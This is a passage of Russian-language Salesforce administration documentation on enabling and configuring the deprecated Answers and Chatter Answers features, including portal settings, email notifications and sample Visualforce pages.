   b. Откройте страницу «Поля» посредством параметров управления обращениями. Затем убедитесь, что безопасность уровня поля для поля «Вопрос» делает поле видимым в нужных профилях.

   Параметр **«Расширить до обращения»** отображается только тем участникам сообщества, которым предоставлено полномочие на создание обращений.
7. Если в организации включена поддержка Salesforce Knowledge, то при необходимости полезные ответы могут быть преобразованы в статьи базы знаний. В разделе «Настройка» введите *«Параметры базы знаний»* в поле «Быстрый поиск», затем выберите **«Параметры базы знаний»** и убедитесь, что параметр «Разрешить пользователям создавать статью на основе ответа» отмечен флажком.
8. Чтобы предотвратить использование оскорбительной лексики, создайте правила проверки, блокирующие публикацию несоответствующих вопросов и ответов в сообществе ответов.

   Чтобы создать правила проверки, в разделе параметров управления объектами для ответа на вопрос Ответы Chatter и Вопросы Chatter перейдите в раздел «Правила проверки».

9. При необходимости создайте бизнес-правила для вопросов. Например, рекомендуем создать бизнес-правило, уведомляющее администратора сообщества о наличии 10 и более ответов, но отсутствии лучшего ответа. Вопросы не поддерживают процессы утверждения и задачи бизнес-правил.
10. При необходимости создайте отчеты для сообщества ответов.
11. При необходимости включите поддержку ответов на клиентском или партнерском портале.

Совет: Настраиваемые поля, создаваемые для вопросов или ответов, не могут отображаться в пользовательском интерфейсе Salesforce. Настраиваемые поля могут быть добавлены в вопросы или ответы только для интеграции API. Например, добавьте настраиваемое текстовое поле в вопросы и используйте API для заполнения этого текстового поля названием страны-источника каждого опубликованного вопроса.

СМ. ТАКЖЕ:

Создание и редактирование зон

Настройка ответов в сообществах

Включение функции «Ответы» и назначение стандартной зоны

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров ответов:

- Настройка приложения

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

Чтобы включить функцию «Ответы», выполните указанные ниже действия.

1. Введите строку *«Параметры ответов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры ответов»**.
2. Нажмите кнопку **«Правка»**.
3. Чтобы включить ответы, установите флажок «Включить ответы».

   Данное действие добавляет вкладку «Ответы» в приложение «Сообщество» и создает зону «Внутренняя зона».
4. Выберите стандартную зону для вкладки «Ответы». Разрешается просматривать только одну зону ответов. Чтобы выбрать зону по умолчанию, воспользуйтесь зоной «Внутренняя зона» или создайте собственную зону.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Создание и редактирование зон


Назначение категорий данных для ответов

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Группа категорий в зоне ответов содержит как минимум одну категорию, обеспечивающую удобный просмотр вопросов. Если группа категорий содержит иерархию, то вкладка «Ответы» отображает только категории первого уровня. Например, компания-производитель компьютеров может создать группу категорий «Продукты» для зоны «Продукты». Данная группа может содержать четыре категории: «Портативные компьютеры», «Производительные портативные компьютеры», «Настольные игровые компьютеры» и «Настольные рабочие компьютеры». Участники зоны могут назначить вопросу любую из доступных категорий.

Ниже приведен пример, определяющий способ отображения категорий группы на вкладке «Ответы».

Отображение категорий на вкладке «Ответы»



1. Зона, назначенная ответам.
2. При назначении группы категорий ответам категории данных отображаются под именем зоны на вкладке «Ответы». Данные категории могут быть назначены вопросам или просмотрены на наличие связанных вопросов. Имя группы категорий не отображается в сообществе ответов.

Имя группы категорий не отображается в сообществе ответов. Тем не менее, все категории группы отображаются под именем зоны на вкладке «Ответы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров ответов:

- Настройка приложения

Чтобы назначить группу категорий ответам, выполните указанные ниже действия.

1. Создайте группу категорий для ответов и добавьте категории данных в группу категорий.

   Рекомендуем использовать одинаковые имена для групп категорий и сообществ ответов. Данный способ наименования позволяет другим администраторам быстро определять сообщества, содержащие соответствующие группы категорий.

   Прим.: Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в сообществе, поэтому не могут быть назначены вопросам.

2. Введите строку *«Назначения категорий данных»* в поле «Быстрый поиск» и выберите пункт **«Назначения источников данных»** в разделе «Ответы». Страница назначений группы категорий отображается только в том случае, если включена поддержка ответов.
3. Нажмите кнопку **«Правка»**.
4. Выберите нужную группу категорий.

   Прим.: При последующем изменении группы категорий для ответов все текущие категории, связанные с вопросами, подлежат удалению. Вопросы, опубликованные в сообществе ответов, отображаются без категории до назначения им новых категорий.

5. Нажмите кнопку **«Сохранить»**.

Уведомление о завершении процесса сохранения будет отправлено по эл. почте..

СМ. ТАКЖЕ:

Категории данных в Salesforce.com

Настройка Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Прим.: Ниже перечислены основные рекомендации по настройке Chatter Answers. Chatter Answers объединяет несколько функций Salesforce, включая функции, которые уже могут быть внедрены администратором, поэтому реализации Chatter Answers могут отличаться друг от друга. Специфические особенности реализации можно узнать у представителя Salesforce.

Прежде чем настроить Chatter Answers, в организациях должна быть включена поддержка категорий данных. Чтобы разрешить участникам зон просмотр статей Salesforce Knowledge, администратор должен включить поддержку Salesforce Knowledge.

1. Включите Chatter Answers.
2. Настройте параметры электронных уведомлений.
3. Внедрите клиентский портал (в случае его отсутствия).
4. Настройте клиентский портал организации для Chatter Answers.
5. Настройте пользователей массового портала для самостоятельной регистрации.
6. Внедрите сайт Force.com (в случае его отсутствия и необходимости).
7. Настройте сайт Force.com организации для Chatter Answers.
8. Настройте обращения для Chatter Answers.
9. Настройте уровень доступности вкладки «Вопросы».
10. Дополнительно:
    - Назначьте категории данных компоненту Chatter Answers.
    - Настройте Salesforce Knowledge для Chatter Answers.
    - Добавьте компонент Chatter Answers на клиентский или партнерский портал.
11. Настройте как минимум одну зону.
12. Устраните ошибки настройки.

Важное замечание: В случае изменения конфигураций в указанных выше функциях после настройки компонента Chatter Answers, возможна его некорректная работа. При обнаружении подобных ошибок система Salesforce отправляет соответствующее электронное уведомление пользователю, указанному в поле «Контакт для сайта».

Совет:

- Настраиваемые поля могут быть добавлены в вопросы или ответы только для интеграции API. Например, добавьте настраиваемое текстовое поле в вопросы и используйте API для заполнения этого текстового поля названием

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки Chatter Answers:

- Настройка приложения

  И

  Управление пользователями

  И

  Редактирование пользователей портала самообслуживания

страны-источника каждого опубликованного вопроса. Настраиваемые поля, создаваемые для вопросов или ответов, не могут отображаться в пользовательском интерфейсе Salesforce.

- Чтобы настроить поля, макеты страниц, кнопки, ссылки, триггеры Apex и правила проверки для вопросов и ответов Chatter Answers введите строку«Chatter Answers» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Chatter Answers»** и соответствующие настройки.
- Пользовательский интерфейс зоны позволяет переименовать метку «Служба поддержки». Например, метка «Служба поддержки» может быть заменена меткой «Поддержка Acme». Просто измените метку «Служба поддержки» для объекта «Вопрос».
- При необходимости вкладка Chatter Answers может быть переименована на портале.

СМ. ТАКЖЕ:

Общие сведения о внедрении Chatter Answers

Руководство по внедрению Chatter Answers

Общие сведения о внедрении Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Прим.: Настройка и поддержка Chatter Answers, объединяющего в себе несколько функций Salesforce, должны выполняться опытными разработчиками и администраторами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Chatter Answers — это сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы и получать ответы или комментарии от других пользователей или агентов службы поддержки. Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Прежде чем настроить Chatter Answers, в организациях должна быть включена поддержка категорий данных. Чтобы разрешить участникам зон просмотр статей Salesforce Knowledge, администратор должен включить поддержку Salesforce Knowledge.

В отличие от других функций Salesforce, компонент Chatter Answers охватывает несколько областей настройки. В системе Salesforce отсутствует единая область, позволяющая обновлять и настраивать все параметры, связанные с Chatter Answers. Например, при конфигурировании Chatter Answers может потребоваться обновление параметров клиентского портала (введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**), а также параметров сайта Force.com (введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**).

Ниже перечислены компоненты, которые также настраиваются или поддерживаются при настройке Chatter Answers.

- Обращения
- Правила назначения обращений
- Бизнес-правила для обращений или вопросов
- Триггеры Apex для вопросов

- Страницы Visualforce
- Пользователи клиентского портала
- Единые стандартные параметры общего доступа
- Лицензии на компоненты

Настройка внешнего вида зоны Chatter Answers подразумевает создание или обновление страниц Visualforce в корпоративном фирменном стиле и их добавление на сайт Force.com, используемый для размещения зон.

Включение Chatter Answers

Настройка электронных уведомлений для пользователей Chatter Answers

Настройка клиентского портала для Chatter Answers

Настройка пользователей портала для самостоятельной регистрации в Chatter Answers

Настройка сайта Force.com для поддержки Chatter Answers

Настройка обращений для Chatter Answers

Настройка уровня доступности вкладки «Вопрос и ответ»

Назначение категорий данных компоненту Chatter Answers

Настройка Salesforce Knowledge для Chatter Answers

Добавление Chatter Answers на портал

Устранение ошибок настройки Chatter Answers

СМ. ТАКЖЕ:

Настройка Chatter Answers

Включение Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Чтобы настроить зоны Chatter Answers, включите Chatter Answers.

1. Введите строку *«Параметры Chatter Answers»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Answers».**
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Включить Chatter Answers»**.
4. При необходимости выберите указанные ниже параметры.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Chatter Answers:

- Настройка приложения

Параметр	Описание
Отображать Chatter Answers на порталах	Данный параметр позволяет добавлять вкладку Chatter Answers на клиентский или партнерский портал. При выборе данного параметра вкладка Chatter Answers должна быть добавлена на все порталы, а пользователям порталов должна быть назначена лицензия «Пользователь Chatter Answers». Если вкладка Chatter Answers должна отображаться только на собственных порталах, то сайт Force.com для размещения сообществ Chatter Answers может не настраиваться. В отличие от порталов, сайт позволяет пользователям-гостям просматривать некоторые данные Chatter Answers без входа в систему.
Оптимизировать поток вопросов	Данный параметр позволяет фильтровать результаты поиска по статьям или вопросам до публикации вопроса в любую зону Chatter Answers. Кроме того, вопросы дополняются полями «Заголовок» и «Текст», которые позволяют упростить процесс ввода и сканирования текста. Данный параметр включается автоматически при включении поддержки Chatter Answers.
Включить редактор обогащенного текста	Данный параметр позволяет участникам зоны использовать редактор обогащенного текста для форматирования текста и загрузки изображений при публикации вопросов или ответов. Данный параметр включается автоматически при включении поддержки Chatter Answers. Прим.: Данный параметр может быть выбран только после включения параметра «Оптимизировать поток вопросов».
Показывать встроенный публикатор "Поиск/задать вопрос"	Данный параметр позволяет отображать публикатор «Поиск/задать вопрос» внутри текущего окна. Прим.: Данный параметр может быть выбран только после включения параметра «Оптимизировать поток вопросов».
Включить поддержку репутации	Данный параметр позволяет пользователям зарабатывать очки и рейтинги, отображающиеся при наведении указателя мыши на их фотографии в профиле. Поддержка репутации включается во всех зонах. Данный параметр включается автоматически при включении поддержки Chatter Answers.
Разрешить публикацию ответов по эл. почте	Данный параметр позволяет пользователям публиковать ответы путем ответа на электронные уведомления.

Параметр	Описание
Включить единую регистрацию Facebook	Данный параметр позволяет использовать регистрационные данные Facebook для входа в зоны Chatter Answers. При выборе данного параметра зоны дополняются параметром «Войти с помощью Facebook», который отображается напротив параметра зон «Войти». Сообщения, опубликованные пользователем в зонах, содержат личное имя, фамилию и фотографию, связанные с учетной записью Facebook, в том случае, если регистрационные данные Facebook используются для входа в Chatter Answers. Прежде чем включить данную функцию, рекомендуем определить и включить поставщика проверки подлинности Facebook в средствах управления безопасностью организации.
Поставщик проверки подлинности Facebook	Если установлен флажок «Включить единую регистрацию Facebook», то данный параметр позволяет выбрать текущего поставщика проверки подлинности Facebook. Поставщик проверки подлинности Facebook должен быть выбран для внедрения функции единой регистрации в зонах Chatter Answers. Данный параметр пропускается при связывании зоны Chatter Answers с сообществом Chatter посредством другого поставщика проверки подлинности Facebook.
Настраиваемая страница профиля	Данный параметр позволяет выбирать настраиваемую страницу Visualforce для профилей пользователей в Chatter Answers на общедоступном сайте сообщества Chatter. Чтобы использовать страницы профиля пользователя, рекомендуем установить флажок **«Доступно без проверки подлинности»** для нужной зоны. Ниже перечислены атрибуты, передаваемые на выбранную настраиваемую страницу Visualforce. • communityId: данный атрибут определяет зону, которой принадлежит выбранный элемент ленты (например, вопрос или ответ). • userId: данный атрибут определяет ответственного за выбранный элемент ленты (например, вопрос или ответ). • showHeader: данный атрибут содержит логическое значение, определяющее наличие верхнего колонтитула вкладки Salesforce на странице. Верхний колонтитул вкладки Salesforce отображается при выборе истинного значения.

5. Нажмите кнопку **«Сохранить»**.

Ниже перечислены некоторые элементы, которые автоматически добавляются в организацию и используются для настройки зон после включения Chatter Answers.

- Вкладка «Вопрос и ответ», позволяющая внутренним пользователям и администраторам просматривать и использовать Chatter Answers. Данная вкладка может быть переименована администратором.
- Стандартные параметры полномочий для вопросов в профилях, чтобы предоставлять пользователям доступ к вопросам и ответам.
- Страницы Visualforce, которые могут быть добавлены на сайт Force.com, вкладку приложения «Сообщество» или клиентский портал, чтобы пользователи могли регистрироваться, выполнять вход и просматривать элементы ленты в зоне.
- Класс Apex`ChatterAnswersRegistration` с методом настройки процесса создания организаций для пользователей портала.
- Триггер Apex`chatter_answers_question_escalation_to_case_trigger` для вопросов, чтобы выполнять автоматическое расширение вопросов с указанными атрибутами до обращений.
- Обновление поля бизнес-правила `chatter_answers_num_subscriptions_above_`, чтобы обновлять поле вопроса «Приоритет» в случае расширения вопроса до обращения.
- Два бизнес-правила (`chatter_answers_no_best_reply_within_time_limit_wf` и `chatter_answers_num_subscriptions_above_limit_wf`), доступные для настройки и активации с целью автоматического расширения вопросов без лучших ответов или вопросов с заданным количеством отслеживающих пользователей до обращений.

Страницы Visualforce для Chatter Answers

Настройка Chatter Answers посредством страниц Visualforce

Система позволяет создавать страницы Visualforce, отображающие зоны Chatter Answers, настроенные для пользователей.

СМ. ТАКЖЕ:

Общие сведения о внедрении Chatter Answers

Настройка Chatter Answers

Страницы Visualforce для Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Ниже перечислены страницы Visualforce, которые автоматически добавляются в организацию пользователя после включения Chatter Answers. Данные страницы могут использоваться для настройки Chatter Answers.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Страница Visualforce	Описание
`ChatterAnswersAgentView`	Компонент Visualforce, отображающий вопросы на страницах сведений об обращениях в случае преобразования вопросов в обращения. Данный компонент является дополнительным и служит альтернативой для страницы сведений об обращении.
`ChatterAnswersChangePassword`	Страница, используемая в зоне для изменения паролей пользователей.
`ChatterAnswersForgotPassword`	Страница, используемая в зоне для восстановления пароля.
`ChatterAnswersForgotPasswordConfirm`	Страница, используемая в зоне для подтверждения восстановления пароля.
`ChatterAnswersHelp`	Страница интерактивной справки, отображающаяся пользователям при выборе ссылки **«Нужна помощь?»**.
`ChatterAnswersLogin`	Страница, используемая в зоне для входа.
`ChatterAnswersRegistration`	Страница, используемая в зоне для самостоятельной регистрации пользователей.
Страница ниже добавляется в организацию при создании зоны. *ИмяСообщества*`_main` (Начальная страница)	Данная страница содержит ленты вопросов, ответов и статей Salesforce Knowledge, доступные в зоне. Кроме того, данная страница позволяет определить сообщество, от имени которого пользователям отправляются электронные уведомления. Данная страница создается автоматически при сохранении новой зоны, если не задан параметр «Страница `Visualforce для размещения лент сообщества`». Созданная страница содержит код зоны, позволяющий связывать и отображать темы, вопросы и ответы в определенной зоне. Имя страницы соответствует имени зоны и содержит индекс «_main» (например, `ИмяЗоны_main`). Кроме того, страница содержит атрибут языка, который соответствует стандартному языку организации.

СМ. ТАКЖЕ:

- Включение Chatter Answers
- Настройка Chatter Answers
- Visualforce
- Настройка Chatter Answers посредством страниц Visualforce

Настройка Chatter Answers посредством страниц Visualforce

Система позволяет создавать страницы Visualforce, отображающие зоны Chatter Answers, настроенные для пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16, приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать функцию Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Используя страницы Visualforce, можно добавлять настраиваемые виджеты в Chatter Answers (например, уведомления или объявления), чтобы расширить фирменный стиль и изменить интерфейс. Кроме того, можно изменять порядок отображения элементов на странице. Клиенты могут открывать настраиваемую зону Chatter Answers посредством сайта Force.com, вкладки приложения «Сообщество» или клиентского портала, дополненного страницей Visualforce. Внутренние пользователи, которые открывают зону Chatter Answers, использующую страницу Visualforce, могут просматривать только зону, связанную со страницей; переключение между зонами возможно только при использовании стандартной вкладки «Вопросы и ответы».

Прим.: Вкладку «Вопросы и ответы» Chatter Answers нельзя настроить посредством страницы Visualforce, но система позволяет добавить вкладку Visualforce в организацию и создать внутренние зоны Chatter Answers посредством настраиваемой страницы Visualforce.

Зона отображается только в случае, если созданная страница Visualforce содержит компонент `chatteranswers:allfeeds` или набор следующих компонентов: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

Пример: настраиваемая страница Visualforce, содержащая компонент **`chatteranswers:allfeeds`**

Компонент `chatteranswers:allfeeds` предоставляет готовую страницу Visualforce для Chatter Answers. Ниже перечислены элементы Chatter Answers, доступные на странице, которая использует компонент `chatteranswers:allfeeds`.

- Вход в Chatter Answers
- Профиль Chatter Answers
- Фильтры категории данных
- Панель «Поиск/задать вопрос»
- Фильтры ленты
- Лента вопросов

Ниже приведен пример страницы Visualforce с компонентом `chatteranswers:allfeeds`, которая содержит все элементы Chatter Answers. Порядок их отображения в зоне является стандартным, без настраиваемых виджетов.

```
<apex:page>

   <body>
         <chatteranswers:allfeeds communityId="09aD00000000K7c"/>
   </body>
</apex:page>
```

Пример: настраиваемая страница Visualforce, содержащая все компоненты страницы Chatter Answers

Использование компонентов страницы Chatter Answers позволяет выбирать элементы зоны Chatter Answers, которые будут видны клиентам. При необходимости страница может содержать от одного до всех компонентов. Ниже перечислены компоненты, доступные для добавления.

- `chatteranswers:aboutme`
- `chatteranswers:guestsignin`
- `chatteranswers:feedfilter`
- `chatteranswers:feeds`
- `chatteranswers:searchask`
- `chatteranswers:datacategoryfilter`

Использование компонентов страницы Chatter Answers вместо компонента `chatteranswers:allfeeds` позволяет более свободно менять порядок отображения элементов на странице. Ниже приведен пример страницы Visualforce, содержащей все стандартные элементы Chatter Answers, но порядок их отображения на итоговой странице отличается от порядка при использовании компонента `chatteranswers:allfeeds`. В этом примере компонент «Поиск/задать вопрос» и фильтр ленты отображаются под лентой, а не над ней.

```
<apex:page language="en_US" showHeader="false" cache="true">
 <body>
  <div class="csMini">
   <div class="threecolumn">
    <div class="leftContent">
     <chatteranswers:guestsignin />
     <chatteranswers:aboutme communityId="09aD00000000cfE"/>
     <chatteranswers:datacategoryfilter communityId="09aD00000000cfE"/>
    </div>
    <div class="mainContent">
     <div class="lowerMainContent" id="lowerMainContent">
      <div id="rightContent" class="rightContent"></div>
      <div id="centerContent" class="centerContent">
       <chatteranswers:feeds communityId="09aD00000000cfE"/>
       <chatteranswers:searchask communityId="09aD00000000cfE"/>
       <chatteranswers:feedfilter />
      </div>
     </div>
    </div>
    <div class="clearingBox"></div>
   </div>
  </div>
 </body>
</apex:page>
```

СМ. ТАКЖЕ:

Добавление настраиваемой страницы Visualforce для отображения Chatter Answers

Страницы Visualforce для Chatter Answers

Настройка электронных уведомлений для пользователей Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Чтобы определить условия отправки сообщений эл. почты пользователям, настройте параметры уведомлений, которые должны применяться ко всем зонам. Каждое сообщение эл. почты содержит ссылку на определенную зону, позволяющую пользователям выполнять быстрый переход.

1. Введите строку *«Параметры электронных уведомлений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры электронных уведомлений»**.
2. Нажмите кнопку **«Правка»**.
3. Выберите нужные параметры ниже.

Параметр	Описание
Отвечает на его вопрос	Клиенты получают уведомления о добавлении ответов на собственные вопросы.
Отвечает на отслеживаемый им вопрос	Клиенты получают уведомления о добавлении ответов на отслеживаемые вопросы.
Выбирает лучший ответ для отслеживаемого им вопроса	Клиенты получают уведомления о выборе лучших ответов на отслеживаемые вопросы.
Отправляет личный ответ на его вопрос (служба поддержки)	Клиенты получают уведомления об отправке личных ответов агентами службы поддержки.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о внедрении Chatter Answers

Настройка Chatter Answers

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки электронных уведомлений для пользователей Chatter Answers:

- Настройка приложения

Настройка клиентского портала для Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Прим.: Несмотря на то, что организация может не нуждаться в клиентском портале, рекомендуем настроить один портал, который будет использоваться компонентом Chatter Answers для проверки подлинности пользователей, регистрирующихся в зоне Chatter Answers.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:

- Настройка приложения

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Щелкните ссылку **«Правка»** напротив клиентского портала, который должен быть настроен для Chatter Answers.
3. Чтобы разрешить клиентам выполнять вход в Chatter Answers, установите флажок «Вход включен».
4. Введите адрес, который должен использоваться для отправки всех сообщений эл. почты из зоны Chatter Answers, в поле «Адрес эл. почты отправителя». Например, support@acme.com.
5. Введите имя, связанное со значением поля «Адрес эл. почты отправителя», в поле «Имя для адреса эл. почты отправителя». Например, служба поддержки Acme.
6. Чтобы разрешить клиентам самостоятельную регистрацию для доступа к Chatter Answers, установите флажок «Самостоятельная регистрация включена».
7. Выберите лицензию пользователя портала, которая будет автоматически назначаться самостоятельно зарегистрировавшимся клиентам, в поле «Стандартная лицензия нового пользователя». Рекомендуем выбрать лицензию «Массовый клиентский портал».
8. Выберите профиль, который будет автоматически назначаться самостоятельно зарегистрировавшимся клиентам, в поле «Стандартный профиль нового пользователя». Рекомендуем выбрать профиль, клонированный и настроенный для самостоятельной регистрации.
9. Нажмите кнопку **«Сохранить»**.
10. Чтобы разрешить пользователям вход в зону, назначьте профиль, выбранный в поле «Стандартный профиль нового пользователя», клиентскому порталу.
    a. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
    b. Выберите имя портала.
